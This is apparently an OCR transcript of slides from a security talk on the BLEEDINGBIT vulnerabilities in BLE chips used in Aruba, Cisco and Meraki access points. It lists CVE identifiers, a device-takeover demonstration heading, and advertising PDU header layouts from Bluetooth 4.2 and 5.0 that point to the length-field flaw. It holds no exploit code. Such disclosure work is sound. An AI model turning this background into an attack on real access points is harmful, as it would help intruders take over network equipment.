
# What would a BLEEDINGBIT attack look like?




# What would a BLEEDINGBIT attack look like?



# What would a BLEEDINGBIT attack look like?




# What would a BLEEDINGBIT attack look like?



# What would a BLEEDINGBIT attack look like?

# BLEEDINGBIT



## Demonstration


Takeover of Aruba Access Point

armis

# BLE Attack surface




**CVE-2018-7080**
Affecting Aruba





**CVE-2018-16986**
TI BLE STACK
Affecting Cisco, Meraki

# BLE Discovery




# BLE link layer



# BLE link layer






**Bluetooth® Core Specification version 4.2**

| LSB | | | | | MSB |
|---|---|---|---|---|---|
| PDU Type (4 bits) | RFU (2 bits) | TxAdd (1 bit) | RxAdd (1 bit) | Length (6 bits) | RFU (2 bits) |

*Figure 2.3: Advertising channel PDU Header*

| Length (6 bits) | RFU (2 bits) |
|---|---|


**Bluetooth® Core Specification version 5.0**

| LSB | | | | | MSB |
|---|---|---|---|---|---|
| PDU Type (4 bits) | RFU (1 bit) | ChSel (1 bit) | TxAdd (1 bit) | RxAdd (1 bit) | Length (8 bits) |

